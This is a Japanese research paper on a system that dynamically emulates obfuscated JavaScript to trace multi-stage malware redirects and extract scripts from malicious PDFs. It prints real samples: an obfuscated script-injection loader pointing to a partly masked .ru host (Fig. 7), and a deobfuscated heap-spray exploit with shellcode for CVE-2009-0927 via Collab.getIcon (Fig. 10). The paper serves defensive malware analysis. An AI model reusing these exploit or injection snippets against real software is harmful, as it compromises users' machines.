動的解析を利用した難読化 JavaScript コード解析システムの実装と評価

神薗 雅紀† 西田 雅太† 星澤 裕二†

†株式会社セキュアブレイン 先端技術研究所

〒102-0083 東京都千代田区麹町 2-6-7 麹町 RK ビル 4F

E-mail: †{masaki_kamizono, masata_nishida, yuji_hoshizawa}@securebrain.co.jp

あらまし 近年のマルウェアを配布する不正サイトは、JavaScript による難読化を施したスクリプトファイルを利用し、他の URL に誘導する手法が多くみられる。最終的にダウンロードされる不正なファイルの多くも、アプリケーションの脆弱性を突く難読化された JavaScript が埋め込まれている。特に、Adobe Reader に複数のゼロデイが存在したこともあり、pdf 形式のマルウェアが顕著に現れている。これらのインシデントを詳細に把握するため、本稿では不正サイトに誘導するスクリプトファイルや pdf ファイル内の JavaScript をエミュレートし、動的解析を行うシステムを開発する。また、その評価を行う。

Development and evaluation of obfuscated JavaScript code analysis system using dynamic analysis

Masaki KAMIZONO† Masata NISHIDA† and Yuji HOSHIZAWA†

† Advanced Research Laboratory,Securebrain Corporation

Kojimachi RK Bldg,6-7 Kojimachi 2-chome,Chiyodaku, Tokyo, 102-0083 Japan

E-mail: †{masaki_kamizono, masata_nishida, yuji_hoshizawa}@securebrain.co.jp

Abstract Recently, obfuscated JavaScript are being used to direct users to hostile web site that distribute and install malware files. Many of the malware files that get downloaded also contain obfuscated JavaScript which attacks application vulnerabilities. Adobe Reader is one of the applications that have been targeted by several 0 day vulnerability attacks. To better understand these attacks, we have developed a system that dynamically emulates and analyze obfuscated JavaScript.

1. はじめに

近年、Web を介したマルウェアの配布が横行しているが、中でも多段の Web サイトを経由させマルウェアをダウンロードさせる手法が多く見られている。多段に Web サイトを経由させる方法としては、HTTP Status code (3xx 系 code) や<meta http-equiv="refresh"…>タグを利用したもの、JavaScript の location や document.write を利用し他のサイトへ誘導する手法が代表的である。特に JavaScript を利用する手法では、スクリプトを難読化し追跡を困難とするものが猛威を振るっている。これらのインシデントが発生した際に原因を解明するためには、通信データを解析する必要がある。まず、前者の手法が利用された場合は、HTTP Header 部の Location に記載された URL を追っていくことで基本的には不正サイトのリダイレクト処理を追うことが可能である。これに対し後者の手法が利用された場合、正確に URL を辿るためにはスクリプトを解読し、リダイレクトや誘導する URL、他のスクリプトやファイルダウンロードに指定された URL 等を導き出す必要がある。

また、最終的にダウンロードされる不正なファイルの多くも、アプリケーションの脆弱性を突く難読化された JavaScript が埋め込まれているものが多く見られる。特に、Adobe Reader に複数のゼロデイが存在したこともあり、pdf(Portable Document Format、以下 pdf と称する)

形式のマルウェアが顕著に現れている。この難読化された不正な pdf ファイルを解析するためには、pdf ファイルから圧縮された JavaScript コードを抽出し、難読化を解除する必要がある。これらのインシデントを詳細に把握するためには、一般的に図 1に示す手順もしくは逆に被害から解析を進めていく必要があり、大変困難な作業となる。

本稿では、不正サイトに誘導するスクリプトファイルや pdf ファイル内の JavaScript を、疑似的に構築した Document Object Model（以下、DOM と称する）環境にてエミュレートし、インシデント解析を効果的に実現する動的解析システムを開発する。まず、２章では JavaScript のエミュレート手法を説明し、実行 API のフックによる動的解析手法を述べる。３章では、pdf ファイル形式の構造を簡単に纏め、埋め込まれている不正な JavaScript の抽出方法を述べる。４章では、D3M_2010 データセット[1]に対し、開発システムの評価を行う。５章では考察を述べ、最後に６章にて本稿を纏める。



図 1 一般的なインシデント解析手順と開発システムの対応範囲

2. JavaScript 動的解析概要

本章では、JavaScript Interpreter を利用した JavaScript 動的解析機能を説明する。最初に JavaScript 動的解析構成を説明し、次にフック方法を述べる。

2.1. JavaScript 動的解析構成

JavaScript 動的解析機能のモジュール構成を図 2に示す。各モジュールの機能を以下に述べる。



図 2 JavaScript 動的解析概要

・JavaScript Interpreter として SpiderMonkey[2]を使用する。SpiderMonkey は JavaScript の言語仕様のみをサポートしているため、DOM 情報などは扱えない。以下に説明するモジュールで疑似的な DOM 環境を構築する。開発システムでは Ruby の johnson[3]ライブラリを使用することで、Ruby スクリプトから JavaScript Interpreter を制御する。

・Ruby Script 部では、検査対象となる HTML コードの DOM を解析し、DOM ツリー（以下、HTML DOM entity と称する）や環境情報（以下、DOM Environment と称する）を事前に保持する。環境情報とは navigater オブジェクトや location オブジェクトなどを指す。

・Pseudo DOM は、JavaScript Interpreter がアクセスするための疑似的な DOM 環境を構築したものである。検査対象のスクリプト実行前に、DOM 環境を構築する JavaScript を Interpreter にて実行することで、document,window オブジェクトなどを Interpreter 内に定義をする。検査対象のスクリプトが DOM にアクセスした場合には、この定義されたオブジェクトを通して Ruby 側で保持している HTML DOM entity や DOM Environment にアクセスする。

・Logger では、JavaScript の関数をフックした情報を収集する。

以上のモジュールにより、動的解析を実現する。

2.2. JavaScript フック処理

JavaScript 関数フック処理は、pseudo DOM 内に実装する。基本的なフック手法は、まず global オブジェクトをオブジェクト階層の最上位である window オブジェクトとして指定する。次に、オブジェクト内の関数を独自作成したオブジェクトに退避させる。最後に、独自オブジェクトの関数作成時に、オリジナル関数の実行と同時に

2.1 章で述べた Logger にログを送付することでフックを実現する。また、フックする関数は Document を変更するもの（document.write(),Element.innerHTML=,Element.appenChild()...）や難読化 script がよく使用するもの（eval(), unescape, String::replace,...）に着目し、事前に登録しておく。フックコードのサンプルを図 3に示す。

```
this.window = this; // global objectをwindow objectとして指定

var old_unescape = window.unescape; // defaultのunescapeを退避

// define hook function
window.unescape = function(str){
 ret = old_unescape(str);          // invoke default unescape
 put_log( "unescape:" + ret);     // output  hook result
 return ret;                       // return default value
}
```

図 3 フックコードのサンプル

3. pdf ファイル内の JavaScript 収集手法

本章では、pdf ファイルから JavaScript を収集する方法を述べる。

最初に、pdf ファイルの内部構成ならびに pdf タイプマルウェアの構成を簡潔に纏める。次に、pdf ファイルから JavaScript を抽出する方法を述べる。また、抽出した JavaScript が pdf ファイル内の情報を利用する場合もあるため、pdf ファイル情報などの収集方法も述べる。

3.1. pdf ファイル構成ならびに pdf タイプマルウェアの一般的な構成

pdf タイプのマルウェア構成を説明する前に、一般的な pdf ファイルの構成を述べる[4]。一般的な pdf ファイルの構造を図 4に示す。構造は、大きく Header 部、Body 部、Cross-reference table 部、そして Trailer 部の４つから成る。Header 部は pdf 形式のバージョン情報となる。Body 部はオブジェクトとよばれる小さなブロックにより構成される。このオブジェクトにより、ページの表示、フォントの指定、表示する文字や画像を表示する。また、/Root オブジェクトの/OpenAction や/Names に JavaScript Action を定義することで、JavaScript を組込み実行することが可能となる。Cross-reference table 部は Body オブジェクトをアクセスするためのアドレス情報が記載される。最後の Trailer 部は、最初の読み込み先などの情報が記載される。

pdf タイプのマルウェアは様々なものが存在するが、先に述べた Body 部のオブジェクトに JavaScript を組込むものが多く見られる[5]。内容としては脆弱性が存在する Collab.collectEmailInfo,Collab.getIcon,util.printf 等の API を利用し、ユーザが pdf ファイルを開いたタイミングと同時にバッファオーバフローなどにより任意のコードを実行する。



図 4 pdf 構造

3.2. JavaScript ならびに pdf ファイル情報抽出方法

pdf-parser[6]などを利用し、実際の pdf タイプのファイルから JavaScript を抽出する方法を以下に述べる。同時に、pdf ファイル情報収集手順も以下に示す。

[Step:1]pdf 内の JavaScript を利用したオブジェクトを探す。pdf の構成では、Interactive Forms に定義されている Form Action 形式が/JS となっているオブジェクトが JavaScript となる。

[Step:2]JavaScript を利用したオブジェクトを抽出する。また、対象オブジェクトが他のオブジェクトを参照している場合や複数のオブジェクトを参照している場合は、参照先のオブジェクトを再帰的に参照する。この処理により、pdf 内の JavaScript を全て抽出することが可能となる。また、JavaScript は ASCIIHexDecode,ASCII85Decode, LZWDecode,FlateDecode,RunLengthDecode,CCITTFaxDecode,JBIG2Decode,DCTDecode,JPXDecode などのフィルターで圧縮されているため、抽出時に展開する。

[Step:3]JavaScript からページ情報を抽出する。pdf では、/Type/Pages というタイプが宣言されているオブジェクトにページ情報が保持されている。このページ構成に対応するオブジェクトを step2 と同様の手法により抽出することで、ページ情報を収集する。また、/Info オブジェクトに定義される/Author, /Title などの情報も JavaScript 実行時に利用される場合があるため、必要に応じてそれらの情報を取得する

JavaScript オブジェクトの特定から抽出する例を図 5に、ページ情報を収集する例を図 6に示す。



図 5 JavaScript 収集例



図 6 ページ情報収集例

4. 解析事例

開発システムの有効性を検証するため D3M 2010 の通信データを用いて，解析を行う。

本システムの解析対象は通信データと検体に分かれるため、段階的に解析を行う。まず、JavaScript ファイルを解析することでリダイレクト先の特定を試みる。次に、pdf ファイルから JavaScript 抽出と、その解析を行う。最後に、多段に誘導し pdf タイプのマルウェアがダウンロードされる一連の処理の解析を行う。

4.1. JavaScript による誘導処理の動的解析

D3M 2010 より、IP：***.185.104.30 内の script.js ファイルによる誘導を開発システムにより解析する。図 7に難読化されたスクリプトファイルを示し、図 8に開発システムを実行した結果を示す。

図 7より、難読化コードは onLoad イベント時に実行され、最終的に document.body.appendChild API を実行し、body タグの終わりに外部 URL へ誘導させる新しいエレメントを追加する。開発システムでは document オブジェクトの処理をフックするため、document.body.appendChild が実行する際の引数を取得でき、誘導される URL などの情報を導き出すことができる。導きだされたスクリプトの書式より、8080 Injection の典型的なスクリプトであることがわかる。

```
<script>/*CODE1*/
try{window.onload = function(){var Q236s4ic4454clw =
document.createElement('script');Q236s4ic4454clw.setAttribute('type',
'text/javascript');Q236s4ic4454clw.setAttribute('id',
'myscript1');Q236s4ic4454clw.setAttribute('src',
'h{t}!^t^}}p#@:&&/{##/&$#c^$$I^@}{i&{c$^}k)}#$s^o$#r!^}^-
$$$&c@$o#^m$!#.#&{e{{a!!s}(@t)&m({o@^^n!$!e&^&{y$#}.#&c$@o$@!$^m{##{.
@m@o@{b{^i&#I#!@e@}@&{-
{d]&{e^&@(.)}@&h}@@@o^^@m!e#&&}s}a#$$I$$#e^@!p^@I&@u#{{^s^#@(.$)r$
$u{:!$8!$0&$&8}@$0$1}/lo#&@c##@@n{@^!.}}n@e@.}&j!@^#$p#/}^@o^c^n}{{.{}
n^}e^$.@!}$j!!^{p#!/@&}c^{I&{a&s{^s@!m^@a{$^t#e!#^@}s$.^c^&#o({&m&/}{&@I
&{}i{@n}{k$@h&e}@$(I)$p^!e}$!$r$#.}&c!&n{$@/$g#o^@&o!$$g$^I^&#@e$.&&!c
#o@$$m(/$$'.replace(/¥([¥!]&|#|¥$|¥}|¥)|@|¥^/ig,
''));Q236s4ic4454clw.setAttribute('defer', 'defer');
document.body.appendChild(Q236s4ic4454clw);} Documentオブジェクト
}catch(e) {}
</script>
```

図 7 他サイトに誘導するスクリプト

```
<script type="text/javascript" id="myscript1"
src="http://******com.eastmoney.com.mobile-
de.homesaleplus.ru:8080/ocn.ne.jp/ocn.ne.jp/classmates.com/linkhelper.cn/google.
com/" defer></script>
```

図 8 提案システム実行結果

4.2. 不正 pdf ファイル内の JavaScript 抽出ならびに動的解析例

D3M 2010（IP: ***.63.44.247）が配布する不正な pdf ファイル（readme.pdf）を 2 章ならびに 3 章の開発システムを用い解析する。

まず、解析対象ファイルは pdf 形式であるので pdf 内から自動的に JavaScript を抽出する。抽出した JavaScript を図 9に示す。内容からも判断できるとおり、難読化が施されている。次に、抽出した JavaScript を動的解析する。解析結果を図 10に示す。本スクリプトは AdobeAPI を利用しないため、ページ情報等は不要であった。解析結果より、実際のペイロードや脆弱性が利用される Collab.getIcon API まで求めることができている。これより、解析対象とした pdf ファイルは CVE-2009-0927 を利用した不正なマルウェアであると判断できる。

```
function GEGixmguY(YFtPjeLX) { return YFtPjeLX.split('#*%').join("'"); }
eval(GEGixmguY('f#*%u#*%n#*%c#*%t#*%i#*%o#*%n#*%
#*%p#*%r#*%i#*%n#*%t#*%d#*%{#*%}#*%{#*%¥n#*% #*% #*% #*% #*% #*%
#*% #*% #*%v#*%a#*%r#*%
#*%c#*%h#*%u#*%n#*%k#*%_#*%s#*%i#*%z#*%e#*%,#*%
...
```

図 9 pdf ファイルから抽出したコード

```
function geticon() {
  var shellcode =
unescape("%u54EB%u758B%u8B3C%u3574%u0378%u56F5%u768B%u0320%u33F
...44%u3225%u2830%u6547%u4974%u6F63%u296E%u0000");
  garbage =
unescape("%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u...%
u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090") +
shellcode;
  nopblock = unescape("%u9090%u9090");
  headersize = 10;
  acl = headersize + garbage.length;
  while (nopblock.length < acl) nopblock += nopblock;
  fillblock = nopblock.substring(0, acl);
  block = nopblock.substring(0, nopblock.length - acl);
  while (block.length + acl < 0x40000) block = block + block + fillblock;
  memory = new Array();
  for (i = 0; i < 180; i++) memory[i] = block + garbage;
  var buffersize = 4012;
  var buffer = Array(buffersize);
  for (i = 0; i < buffersize; i++) {
    buffer[i] = unescape("%0a%0a%0a%0a");
  }
  Collab.getIcon(buffer + "_N.bundle");   CVE-2009-0927
}
```

図 10 開発システム解析結果より抽出したコード

4.3. 不正サイトから誘導されマルウェアがダウンロードされるまでの一連の追跡例

D3M_2010 通信データから不正サイトにアクセスし、多段の誘導によりマルウェアがダウンロードされるまでの一連の処理を、開発システムを用いて解析する。

図 11に処理の流れと解析結果を示す。まず、疑わしいサイトへのアクセスに着目し、当該 HTML 内の不正と思われるコードを特定する。ここでは、IP: ***.6.158.3 index.html ファイル内に難読化された JavaScript が埋め込まれているため、当該コードを解析対象とし、JavaScript 動的解析を行う。動的解析結果より、不正コードは「*<script defer src="hxxp://******.jeuxvideo.com.met-art-com.supernewstuff.ru:8080/google.com/google.com/bloomberg.com/amazon.com/rivals.com.php"></script>;*」となり、<SCRIPT>タグにより外部スクリプトファイルを実行していることがわかる。また、導きだされたスクリプトの書式より、8080 Injection の典型的なスクリプトであることがわかる。

次に、動的解析結果より導き出された URL（IP: ***.75.218.192 /google.com/google.com/bloomberg.com/amazon.com/rivals.com.php）を確認すると、難読化されたスクリプトファイルであることがわかる。同様に動的解析を行うと、不正コードは「*<iframe src="http://******.jeuxvideo.com.met-art-com.supernewstuff.ru:8080/index.php?jl="></iframe>* 」となった。動関解析結果より、不正コードは<iframe>タグを用い、さらに別の HTML を読み込んでいることがわかる。

さらに、動的解析から導きだされた URL（IP: ***.75.218.192 /index.php?jlbloomberg.com/amazon.com/rivals.com.php）を確認すると、 タグに記載されたテキストが難読化されたデータ本体であり、innerHTML のメソッドを使ってスクリプトから参照されていることがわかる。開発のシステムでは、前述した疑似的 DOM 環境により innerHTML を介した DOM 要素へのアクセスも実現しているため、このようなスクリプトの動的解析も可能である。ただし、当該スクリプトファイルはコード中間部の<SCRIPT>内の難読化コードが同サイトのスクリプトファイル（/pics/jquery.jxx）を実行し、その情報を利用して難読化を解除する。開発システムでは、他のスクリプトファイルを自動的に呼び込むことはできないため、本処理のみ手動で行い、動的解析システムを実行すると、「*<iframe src="/pics/ChangeLog.pdf"></iframe> <iframe src="/pics/java.html"></iframe>* 」が生成され、ようやく疑わしいファイルがダウンロードされることがわかる。



図 11 多段の誘導によりマルウェアがダウンロードされるまでの一連の処理

続いて、ダウンロードされた pdf ファイルを解析する。図 12に解析概要を示す。まず、提案システムを用い pdf ファイルから自動的に JavaScript ならびにページ情報を抽出する。抽出した JavaScript を確認すると JavaScript for Acrobat API[7]（以下、Acrobat API と称する）を利用するため、このままでは開発システムによる動的解析が行えない。Acrobat API 処理のみ手動でエミュレートする。今回使用されている Acrobat API は pdf の指定ページ内の単語数を取得する getPageNumWords、特定ページ

内の指定番目の単語を取得する getPageNthWord である。文字列を操作する adobe.substr より、本スクリプトでは pdf の 2 ページ目の全ての単語の後ろ 2byte に難読化された情報が埋め込まれている。この処理をエミュレートし、提案システムにて解析すると全て難読化を解除したコードを導き出すことができた。解析結果より、app.viewerVersion.toString により現在のビューアのバージョンに合わせ、複数の脆弱性（CVE-2008-2992,CVE-2008-0655,CVE-2009-0927）を突くマルウェアであることが判明した。



図 12 pdf ファイルの解析例

5. 考察

4章の解析事例からも分かるとおり、開発システムにより難読化された JavaScript を効果的に解析することができた。また、疑似的に構築した DOM 環境をエミュレートするため、 タグなどに難読化のキーとなる情報を設定された場合でも、解析することができた。これより、開発システムを通信データに利用することで、不正サイトへの誘導を効果的に追跡することができると言える。また、最終的にダウンロードされる pdf タイプのマルウェアの解析も実現でき、一連のインシデントを効果的に解析できることを証明した。

開発システムの問題点は、他のファイルを動的に読み込む処理に対しては、自動的に解析ができないことである。そして、現状ではイベント処理として onLoad 処理に対応しているが、onClick など他のイベント処理を利用された場合は、それらを補う手動での処理が必要である。

また、pdf ファイルタイプのマルウェアを開発システムにて解析する場合、抽出したスクリプトが Acrobat API を利用する場合、現状では自動的に解析を行うことができない。不正スクリプトが利用する可能性があるページ情報や/Author, /Title などの情報、ならびに Acrobat API を JavaScript Interpreter と結び付ける必要がある。これらの現状では対応できていない処理への対応が必要である。

6. おわりに

本稿では、JavaScript Interpreter を利用し、不正スクリプトのミュレートによる JavaScript 動的解析システム、ならびに pdf ファイルから自動的に JavaScript コードを抽出するシステムを開発した。また、一部手動処理が必要ではあるが、D3M_2010 データを用い不正なスクリプトや pdf ファイル内に仕組まれた不正なスクリプトを開発システムにより解析し、多段誘導により最終的にマルウェアがダウンロードされるまでの追跡と、ダウンロードされたマルウェアの解析を行い、その評価を行った。

今後の課題は、5章の考察にて述べた現状の開発システムでは対応できていない処理へ対応することである。

7. 謝辞

この発表の一部は、独立行政法人情報通信研究機構の高度通信・放送研究開発委託研究/インシデント分析の広域化・高速化技術に関する研究開発の一環としてなされたものである。

参考文献

[1] 畑田充弘，他：マルウェア対策のための研究用データセット ～MWS 2010Datasets～，MWS2010（2010 年 10 月）

[2] Mozilla.org.What is SpiderMonkey?, http://www.mozilla.org/JavaScript/SpiderMonkey/

[3] Johnson library, http://github.com/jbarnette/johnson

[4] Adobe.Adobe PDF Technology Center, http://www.adobe.com/devnet/pdf/pdf_reference.html

[5] Satyendra Teppalavalasa,Portable Document Format Attacks, *AVAR2009 IN KYOTO*,2009

[6] Didier Stevens. pdf-parser.py, http://blog.didierstevens.com/programs/pdf-tools/

[7] JavaScript™ for Acrobat® API Reference https://www.adobe.com/devnet/acrobat/pdfs/js_api_reference.pdf

[8] JSUNPACK, http://jsunpack.jeek.org/dec/go?

[9] envjs, http://code.google.com/p/envjs/